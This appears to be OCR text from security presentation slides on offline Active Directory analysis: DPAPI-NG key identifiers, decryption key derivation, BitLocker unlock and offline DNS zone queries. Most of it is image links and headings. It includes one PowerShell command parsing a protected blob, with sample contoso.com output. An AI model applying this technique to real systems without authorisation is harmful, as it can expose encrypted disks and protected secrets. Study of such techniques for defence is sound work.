


Parsing the SID key identifier


Administrator: PowerShell


```
PS > Get-DpapiNgSidKeyIdentifier -Blob '010000004B44534B020000006C0100000400000001C
000000716B551C22ED5FC4723CDDBE199F68242000000018000000180000006883 8DA438D3C1CA3670
7F12B46B37776E0A3DB46ADB3DB2199D29E01976FCAE63006F006E0074006F0073006F002E0063006F
006D00000063006F006E0074006F0073006F002E0063006F006D000000'

RootKeyId   : 1c556b71-ed22-c45f-723c-ddbe199f6824
ForestName  : contoso.com
DomainName  : contoso.com
L0KeyId     : 364
L1KeyId     : 4
L2KeyId     : 28
PublicKey   : 68838da438d3c1ca36707f12b46b37776e0a3db46adb3db2199d29e01976fcae
Flags       : SymmetricKey
```



Decryption key derivation and caching



Successful BitLocker unlock









AD Integrated DNS Zones

DNS resource records and DNSSEC


Querying DNS zones offline



